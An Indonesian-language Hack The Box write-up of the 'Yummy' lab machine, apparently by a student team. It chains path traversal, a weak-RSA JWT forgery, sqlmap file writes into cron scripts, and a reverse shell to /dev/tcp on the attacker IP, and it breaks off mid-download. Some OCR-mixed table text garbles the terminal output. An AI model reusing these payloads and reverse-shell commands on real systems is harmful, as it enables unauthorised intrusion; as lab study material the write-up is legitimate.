



Yummy

Linux · Hard

40

Points



4.7 75 Reviews


YUMMY HTB

Andragi Bianca - 2702385791

Hensley Herbert Tantrawan - 2702313930

Pilar Nalendra Sarwanto - 2702362604

Willy - 2702322916



WRITE UP DOCUMENTATION

nmap: Network Scanning



```
└─$ nmap -p- yummy.htb
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for yummy.htb (10.10.11.36)
Host is up (0.034s latency).

Not shown: 65533 closed tcp ports (conn-refused)

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned
```

```
└─(kali㉿kali)-[~/HTB]
└─$ sudo nmap -p 22,80 -sCV -o yummy.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 10:45 UTC
Nmap scan report for yummy.htb (10.10.11.36)
Host is up (0.020s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:
|   256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:
80/tcp    open  http     Caddy httpd
|_http-server-header: Caddy
|_http-title: Yummy
```

nmap scanning untuk mencari version dan port yang terbuka. Didapatkan port 80 (http) dan port 22 (ssh)

WRITE UP DOCUMENTATION

Akses Website



The screenshot shows a restaurant booking interface. At the top, there's a navigation bar with links: Home, Dashboard, Menu, Specials, Events, Chefs, Gallery, and Logout. A "BOOK A TABLE" button is also present. Below the navigation, there's a dark banner with a flower logo and the word "YUMMY". On the right side, a modal window displays a download history entry:


ID	Email	Date	Time	Message	Number of People	Manage Reservation	iCalendar Reminder
21	hehe@gmail.com	2024-12-12	12:16	Hehe	2	CANCEL RESERVATION	SAVE ICALENDAR

Below this, a download history section shows a file named "Yummy_reservation_20241212_170407.ics" which was completed at 269 bytes. There's also a link to "Show all downloads".

Website memiliki sistem booking dan dapat mendownload reservasinya

WRITE UP DOCUMENTATION

Indikasi Path Transversal



```
1 GET /reminder/21 HTTP/1.1
2 Host: yummy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://yummy.htb/dashboard
9 Cookie: X-AUTH-Token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpxVCJ9.eyJlbnWFpbCI6ImhlbGVAZ21haWwuY29tIiwicm9sZSI6ImNlc3RvbWVyxZzhMziLCJuIjoiNjk3MTczMjYxMzIzNTMyNj c0ODEwNDM5NDMxNTQ0MDU30TAwNTA1MzkyMDU4NzYxNTMSMDUwNzgzMDgwMDQ40Tk5Mz0MjE4NjQ1MTc1MjA3MTkxNjUxNjYyODgwOTI0NjQxMTg30Dc4MDc20DE3NDM10DQyNTE10TkxOTU0NzE5MzAwODUyMzMOMjMyNjx0TQ50DE0NjI30TM00TYwMjYyNjI3MjU00T15MzUxMDY5MDIxOTUzNDkxNzU3NjA2MzI5NDEwNDciLCJlIjio2NTUzN319.BWkGFasrSrlk_80CPeF-7et3n8fgJwyRVxxXzNBKYDj3i0f28orb37s63P_zgDjlQkt3xPQGNLBqMJJ1Jw0XggVUFztOEx5vEU; sess eyJfZmxhc2hicyI6W3siIHQiOlsic3VjY2VzcIyIsIlJlc2VydF0aW9uIGRvd25sb2FkZWQgc3VjY2Vzc2Z1bGx5I19XX0.Z1s
10 Upgrade-Insecure-Requests: 1
11
```

```
1 GET /export/Yummy_reservation_20241212_171250.ics HTTP/1.1
2 Host: yummy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://yummy.htb/dashboard
8 Connection: keep-alive
9 Cookie: X-AUTH-Token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpxVCJ9.eyJlbnWFpbCI6ImhlbGVAZ21haWwuY29tIiwicm9sZSI6ImNlc3RvbWVyxZzhMziLCJuIjoiNjk3MTczMjYxMzIzNTMyNj c0ODEwNDM5NDMxNTQ0MDU30TAwNTA1MzkyMDU4NzYxNTMSMDUwNzgzMDgwMDQ40Tk5Mz0MjE4NjQ1MTc1MjA3MTkxNjUxNjYyODgwOTI0NjQxMTg30Dc4MDc20DE3NDM10DQyNTE10TkxOTU0NzE5MzAwODUyMzMOMjMyNjx0TQ50DE0NjI30TM00TYwMjYyNjI3MjU00T15MzUxMDY5MDIxOTUzNDkxNzU3NjA2MzI5NDEwNDciLCJlIjio2NTUzN319.BWkGFasrSrlk_80CPeF-7et3n8fgJwyRVxxXzNBKYDj3i0f28orb37s63P_zgDjlQkt3xPQGNLBqMJJ1Jw0XggVUFztOEx5vEU; sess eyJfZmxhc2hicyI6W3siIHQiOlsic3VjY2VzcIyIsIlJlc2VydF0aW9uIGRvd25sb2FkZWQgc3VjY2Vzc2Z1bGx5I19XX0.Z1s
10 Upgrade-Insecure-Requests: 1
11
```

Adanya indikasi Path Transversal karena terbukanya request GET /export/

WRITE UP DOCUMENTATION

Path Transversal



```
1 GET /export/../../../../etc/passwd HTTP/1.1
2 Host: yummy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://yummy.htb/dashboard
8 Connection: keep-alive
9 Cookie: X-AUTH-Token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhlaGVAAHRiLmNvbSIsInJvbGUiOiJjdXNOb21lcl9LZWY00GEzMSIsInIbiI6IjEwNDg4MTg3MTY3OTI1ODg3NDA4MjUzMjEzNjE1OTg20TQwNTQzODY0MDkzMDEyMjYxNjUSNzc4MzQ1ODY2MTA0Mjg3Nzg2MjUyNT4NTQ5NDk1MzkzNzE00TMxNDU4NTg00TE4NzU10DkyMDASMTAONTUyMTIwNDY40TY3MTkyNDE4NTQyNzk4MjU30DAyODYwMDAONjM0MjE0Mj2NzgzNTQ3NzUzNDIyNzU2NDIxNDkyODcxNzY20DU5NDE5NDUxOTYzMzQ1ODUzMzIwMTU4MDg1NyIsImUiOjY1NTM3fX0.Bkv1kJ0pKv3YW-PrzfKWOpHWYsC-ax-WgfVuWDZ9e4Rplp25cayQ35yM4CBYjXC09uaW5IrmPnjrsQxZBvl4nYBCBtuj4Kbf8ipr0iMZk; session=.eJyrVopPy0kszkgtVrKKrlZSKAFSSwlycmpxcVKOkpBqcWpRWWJJZn5eQop-eV50fmJKakpClAFaaU50ZVKsbU6dNcYWwsACKRDYQ.Z12
10 Upgrade-Insecure-Requests: 1
11
12
```



passwd
Completed — 2.0 KB

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin/nologin
3 bin:x:2:2:bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
17 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
20 systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
21 dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
22 messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
23 systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin
24 pollinate:x:102:1::/var/cache/pollinate:/bin/false
25 polkitd:x:991:991:User for polkitd:/usr/sbin/nologin
26 syslog:x:103:104::/nonexistent:/usr/sbin/nologin
27 uuidd:x:104:105::/run/uuid:/usr/sbin/nologin
28 tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
29 tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
30 landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
31 fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
32 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
33 sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
34 dev:x:1000:1000:dev:/home/dev:/bin/bash
35 mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
36 caddy:x:999:988:Caddy web server:/var/lib/caddy:/usr/sbin/nologin
37 postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
38 qa:x:1001:1001::/home/qa:/bin/bash
39 _laurel:x:996:987::/var/log/laurel:/bin/false
```

Mencoba path transversal untuk mendapatkan informasi user

WRITE UP DOCUMENTATION

Web Main File



```
(kali㉿kali)-[~/HTB/yummy] $ python script.py ..../..../proc/self/cwd/app.py
from flask import Flask, request, send_file, render_template, redirect, url_for, flash, jsonify, make_response
import tempfile
import os
import shutil
from datetime import datetime, timedelta, timezone
from urllib.parse import quote
from ics import Calendar, Event
from middleware.verification import verify_token
from config import signature
import pymysql.cursors
from pymysql.constants import CLIENT
import jwt
import secrets
import hashlib

app = Flask(__name__, static_url_path='/static')
temp_dir = ''
app.secret_key = secrets.token_hex(32)

db_config = {
    'host': '127.0.0.1',
    'user': 'chef',
    'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db'
```

Dengan membuat sebuah script, dapat mengakses entry point dari website

WRITE UP DOCUMENTATION

Kerentanan terhadap SQLi



```
admindashboard():
    validation = validate_login()
    if validation != "administrator":
        return redirect(url_for('login'))

    try:
        connection = pymysql.connect(**db_config)
        with connection.cursor() as cursor:
            sql = "SELECT * from appointments"
            cursor.execute(sql)
            connection.commit()
            appointments = cursor.fetchall()

            search_query = request.args.get('s', '')

            # added option to order the reservations
            order_query = request.args.get('o', '')

            sql = f"SELECT * FROM appointments WHERE appointment_email LIKE %s order by appointment_date {order_query}"
            cursor.execute(sql, ('%' + search_query + '%',))
            connection.commit()
            appointments = cursor.fetchall()
        connection.close()
```

Variabel `order_query` tidak disanitasi ataupun divalidasi sehingga rentan terhadap SQLi

WRITE UP DOCUMENTATION

Cookie Admin



```
{  
  "email": "a@a.a",  
  "role": "customer_f6b8badb",  
  "iat": 1734355426,  
  "exp": 1734359026,  
  "jwk": {  
    "kty": "RSA",  
    "n":  
      "1048818716792588740825321361598694054386409001226165977  
      83458661042877862525107292436185699875955585195099886803  
      24276523791060648549495393714931458584918755892009104552  
      12046896719241854279825780286000463421422902324656760789  
      26803224236930089096157305462242569667835477534227564214  
      928717668594194519633458533201580857",  
    "e": 65537  
  }  
}
```

Result:		
status (2)	digits	number
FF *	315 (show)	1048818716...57 <315> = 794449 · 1320183821...93 <309>
More information ↗		ECM ↗

```
"email": "a@a.a",  
"role": "administrator",  
"iat": 1734364201,  
"exp": 1734367801,
```

Menggunakan website jwt.io, didapatkan parameter n (modulus) dan dapat dilakukan difaktorisasi

WRITE UP DOCUMENTATION

Cookie Admin



ID	Email	Date	Time	Message	Number of People	Action
2	laurajohnson@domain.edu	2024-01-20	04:15	Vegan meal required	3	■
7	emilygarcia@example.com	2024-01-30	03:00	High chair needed for a toddler	3	■
6	johnrodriguez@sample.org	2024-02-17	11:15	Gluten-free meal required	2	■
13	lauramartinez@test.com	2024-02-23	09:30	Surprise party, please assist with arrangements	1	■
19	chriswilliams@sample.org	2024-04-11	15:45	Table with ample lighting preferred	4	■
14	chrisjones@example.com	2024-04-12	03:15	Table near the entrance preferred	5	■
11	johnsmith@test.com	2024-04-17	00:30	Halal meal required	5	■
18	laurajohnson@email.net	2024-05-12	22:45	Bringing service animal, need space	5	■
1	chrisjohnson@email.net	2024-05-25	11:45	No allergies, prefer table by the window	2	■

```
(kali㉿kali)-[~/HTB/yummy]
└─$ python script.py
Saved as yummy.req
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImFAY5hIiwicm9sZSI6ImFkbWluaXN0cmF0b3IiLCJpYXQiOjE3MzQzNTYwNDYsImV4cCI6MTczNDM1OTY0NiwiandrIjp7Imt0eSI6IlJTQSIzIm4i0iIxMDQ4ODE4NzE2NzkyNTg4NzQwODI1MzIxMzYxNTk4Njk0MDU0Mzg2NDA5MDAxMjI2MTY10Tc30DM0NTg2NjEwNDI4Nzc4NjI1MjUxMDcyOTI0MzYxODU2OTk4NzU5NTU1ODUxOTUwOTk4ODY4MDMyNDI3NjUyMzc5MTA2MDY0ODU0OTQ5NTM5MzcxDkzMTQ1ODU4NDkxODc1NTg5MjAwOTEwNDU1MjEyMDQ2ODk2NzE5MjQxODU0Mjc5ODI1NzgwMjg2MDAwNDYzNDIxNDIyOTAyMzI0NjU2NzYwNzg5MjY4MDMyMjQyMzY5MzAwODkwOTYxNTczMDU0NjIyNDI1Njk2Njc4MzU0Nzc1MzQyMjc1MjQyMTQ5Mjg3MTc2Njg10TQxOTQ1MTk2MzM0NTg1MzMyMDE1ODA4NTciLCJlIjo2NTUzN319.CF8nF7WmZl0YRGZzXJ9fTNfMdloEs79UPjnca4Abq3TlrnlEJquE5J-U33hqpNY2EG9FfNFsgFiZM6P5yG09QZeimLncoE9E9UHS9_4H9km8RwjqnVbuLkXF_s3XZRWUz2GC89rNdttYYWAmSxQhTGs_UYLv0KYxhgS0lx0m-vk
```

Membuat script untuk mengganti cookie customer menjadi cookie admin

WRITE UP DOCUMENTATION

Test SQLi menggunakan sqlmap



```
[kali㉿kali)-[~/HTB/yummy] alexdavis@sample.org 2024-10-16 20:45 Prefer outdoor seating
└─$ sqlmap -r yummy.req --threads 10 --batch --level 5 --risk 3 --random-agent --smart --db[...]
    4 lauradiaz@sample.org 2024-10-25 02:00 Wheelchair accessible seating
```

```
[13:08:25] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.1
[13:08:25] [INFO] fetching database names@sample.org
[13:08:28] [INFO] starting 3 threads
[13:08:28] [INFO] retrieved: 'performance_schema'
[13:08:30] [INFO] retrieved: 'information_schema'
[13:08:30] [INFO] retrieved: 'yummy_db'
available databases [3]: 18 laurajohnson@email.net
[*] information_schema
[*] performance_schema 1 chrisjohnson@email.net
[*] yummy_db 5 chrisbrown@domain.edu
[13:08:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/yummy.htb'

2024-02-23 09:30 Surprise party, please assist with arrangements
2024-04-11 15:45 Table with ample lighting preferred
2024-04-12 03:15 Table near the entrance preferred
2024-04-17 00:30 Halal meal required
2024-05-12 22:45 Bringing service animal, need space
2024-05-25 11:45 No allergies, prefer table by the window
2024-05-28 06:15 Prefer a quiet corner table
```

Menggunakan sqlmap untuk mencoba SQLi dan mendapatkan database

WRITE UP DOCUMENTATION

Mencari privileges dari service MySQL



```
└─(kali㉿kali)-[~/HTB/yummy] $ sudo sqlmap -r yummy.req --threads=10 --batch --level=5 --risk=3 --random-agent --smart --privileges
```

```
[13:09:11] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.1
[13:09:11] [INFO] fetching database users privileges
[13:09:12] [INFO] resumed: ''chef'@'localhost''
[13:09:12] [INFO] resumed: 18FILE' laurajohnson@email.net
database management system users privileges:
[*] 'chef'@'localhost' [1]:1
      privilege: FILE
```

5

Privileges MySQL adalah READ and Write FILE

WRITE UP DOCUMENTATION

Crontab



```
└─(kali㉿kali)-[~/HTB/yummy]
$ python script.py ..../..//etc/crontab
```

```
# Example of job definition:      johnrodriguez@sample.org    2024-02-17  11:15      Gluten-free meal required
# .———— minute (0 - 59)          lauramartinez@test.com    2024-02-23  09:30      Surprise party, please assist with arrangements
# | .———— hour (0 - 23)          johnrodriguez@sample.org  2024-04-11  15:45      Table with ample lighting preferred
# | | .———— day of month (1-31)@sample.org   2024-04-12  02:15      Table near the entrance preferred
# | | | .———— month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .———— day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |           11           johnsmith@test.com     2024-04-17  00:30      Halal meal required
# * * * * * user-name command to be executed
17 * * * * root      cd / && run-parts --report /etc/cron.hourly      Bringing service animal, need space
25 6 * * * root      test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root      test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root      test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
*/1 * * * * www-data /bin/bash /data/scripts/app_backup.sh 08-07 07:30      Birthday celebration with decorations
*/15 * * * * mysql /bin/bash /data/scripts/table_cleanup.sh
* * * * * mysql /bin/bash /data/scripts/dbmonitor.sh 2024-09-28 15:45      Kosher meal required
```

Adanya crontab yang mengatur jadwal eksekusi file oleh user

WRITE UP DOCUMENTATION

Isti file dbmonitor.sh



```
(kali㉿kali)-[~/HTB/yummy] runs: 2024-04-15 11:15:45 | Exploit-DB | Google H...$ python script.py ..../..../..data/scripts/dbmonitor.sh
timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)

if [ "$response" != 'active' ]; then
    /usr/bin/echo "{\"status\": \"The database is down\", \"time\": \"$timestamp\"}" > /data/scripts/dbstatus.json
    /usr/bin/echo "$service is down, restarting!!!" | /usr/bin/mail -s "$service is down!!!" root
    latest_version=$((/usr/bin/ls -1 /data/scripts/fixer-v*) 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
    /bin/bash "$latest_version"
else
    if [ -f /data/scripts/dbstatus.json ]; then
        if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null; then
            /usr/bin/echo "The database was down at $timestamp. Sending notification." | /usr/bin/mail -s "Database down" johnsmith@test.com
            /usr/bin/echo "$service was down at $timestamp but came back up." | /usr/bin/mail -s "$service was down!" root
            /usr/bin/rm -f /data/scripts/dbstatus.json
        else
            /usr/bin/rm -f /data/scripts/dbstatus.json
            /usr/bin/echo "The automation failed in some way, attempting to fix it." | /usr/bin/mail -s "Service down" johnrodriguez@sample.org
            latest_version=$((/usr/bin/ls -1 /data/scripts/fixer-v*) 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
            /bin/bash "$latest_version"
        fi
    fi
fi

[ -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json
```

user mysql akan menjalankan latest_version dari fixer-v

WRITE UP DOCUMENTATION

Gain access to mysql user



```
(kali㉿kali)-[~/HTB/yummy] alexdavis@sample.org 2024-10-16 20:45 Prefer outdoor seating 6
$ sudo sqlmap -r yummy.req --threads 10 --batch --random-agent --file-dest=/data/scripts/fixer-v100 --file-write=revshell.sh
```

```
(kali㉿kali)-[~/HTB/yummy] johnrodriguez@sample.org 2024-02-17 11:15 Gluten-free meal required 2
$ sudo sqlmap -r yummy.req --threads 10 --batch --random-agent --file-dest=/data/scripts/dbstatus.json --file-write=revshell.sh
```

```
(kali㉿kali)-[~/HTB/Yummy] chrissmith@domain.edu 2024-08-07 07:30 B
$ nc -nvlp 1111
listening on [any] 1111 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.11.36] 43186
bash: cannot set terminal process group (3129): Inappropriate ioctl for device
bash: no job control in this shell
mysql@yummy:/var/spool/cron$
```

Mendapatkan user mysql

WRITE UP DOCUMENTATION

Download linPeas di server



```
(kali㉿kali)-[~/HTB/yummy] 17  janewilliams@example.com
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)...  
  
mysql@yummy:/var/spool/cron$ cd /tmp
mysql@yummy:/tmp$ wget 10.10.14.70:8000/linPeas
--2024-12-12 18:10:52--  http://10.10.14.70:8000/linPeas
Connecting to 10.10.14.70:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830173 (811K) [application/octet-stream]
Saving to: 'linPeas' 12  chrissmith@domain.edu 2024-08-07 07:30  
  
linPeas          100%[██████████] 810.72K 1.72MB/s 15:45 in 0.5s
2024-12-12 18:10:53 (1.72 MB/s) - 'linPeas' saved [830173/830173]  
  
mysql@yummy:/tmp$
```

Menjalankan web server dan mendownload linPeas dari kali server

WRITE UP DOCUMENTATION

Mencoba privileges escalation



```
mysql@yummy:/tmp$ bash linPeas
```

```
└── Web files?(output limit)
    └── /var/www/:
        total 6.6M
        drwxr-xr-x  3 www-data www-data  4.0K Dec 12 18:12 .
        drwxr-xr-x 14 root     root      4.0K May 27 2024 ..
        drwxrwx---  7 www-data qa       4.0K May 28 2024 app-qatesting
        -rw-rw-r--  1 www-data www-data 6.5M Dec 12 18:12 backupapp.zip
        lrwxrwxrwx  1 root     root      9 May 27 2024 .bash_history → /dev/null
```

Dengan menjalankan linPeas, adanya sebuah direktori yang menarik

WRITE UP DOCUMENTATION

Mendapatkan user www-data



```
mysql@yummy:/data/scripts$ wget 10.10.14.70:8000/revshell1.sh
--2024-12-12 18:21:49-- http://10.10.14.70:8000/revshell1.sh
Connecting to 10.10.14.70:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 62 [text/x-sh]
Saving to: 'revshell1.sh' 7 emilygarcia@example.com 2024-01-20 04:15
High-speed Download: revshell1.sh [62/62] 62 --.-KB/s in 0s
2024-12-12 18:21:49 (8.51 MB/s) - 'revshell1.sh' saved [62/62]

mysql@yummy:/data/scripts$ ls -la
ls: command not found
mysql@yummy:/data/scripts$ ls -la
total 36
drwxrwxrwx 2 root root 4096 Dec 12 18:21 .mail.net
drwxr-xr-x 3 root root 4096 Sep 30 08:16 ..
-rw-r--r-- 1 root root 90 Sep 26 15:31 app_backup.sh
-rw-r--r-- 1 root root 1336 Sep 26 15:31 dbmonitor.sh
-rw-r----- 1 root root 60 Dec 12 18:20 fixer-v1.0.1.sh
-rw-rw-r-- 1 mysql mysql 62 Dec 12 2024 revshell1.sh
-rw-r--r-- 1 root root 5570 Sep 26 15:31 sqlappointments.sql
-rw-r--r-- 1 root root 114 Sep 26 15:31 table_cleanup.sh
mysql@yummy:/data/scripts$ mv app_backup.sh random;mv revshell1.sh app_backup.sh
mysql@yummy:/data/scripts$ cat app_backup.sh
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.70/2222 0>&1'>
mysql@yummy:/data/scripts$
```

Mencoba mendapatkan akses dari www-data dari jadwal eksekusi crontab pada file app_backup.sh

WRITE UP DOCUMENTATION

Download direktori app-qatesting



```
www-data@yummy:~/app-qatesting$ ls -la
total 40
drwxrwx--- 7 www-data qa    4096 May 28 2024 .
drwxr-xr-x 3 www-data www-data 4096 Dec 12 18:25 ..
-rw-rw-r-- 1 qa      qa    10852 May 28 2024 app.py
drwxr-xr-x 3 qa      qa    4096 May 28 2024 config
drwxrwxr-x 6 qa      qa    4096 May 28 2024 .hg
drwxr-xr-x 3 qa      qa    4096 May 28 2024 middleware
drwxr-xr-x 6 qa      qa    4096 May 28 2024 ...
drwxr-xr-x 2 qa      qa    4096 May 28 2024 ...
(kali㉿kali)-[~/HTB/yummy] $ wget yummy.htb:8000/app-qatesting.zip
--2024-12-12 13:50:35-- http://yummy.htb:8000/app-qatesting.zip:1545
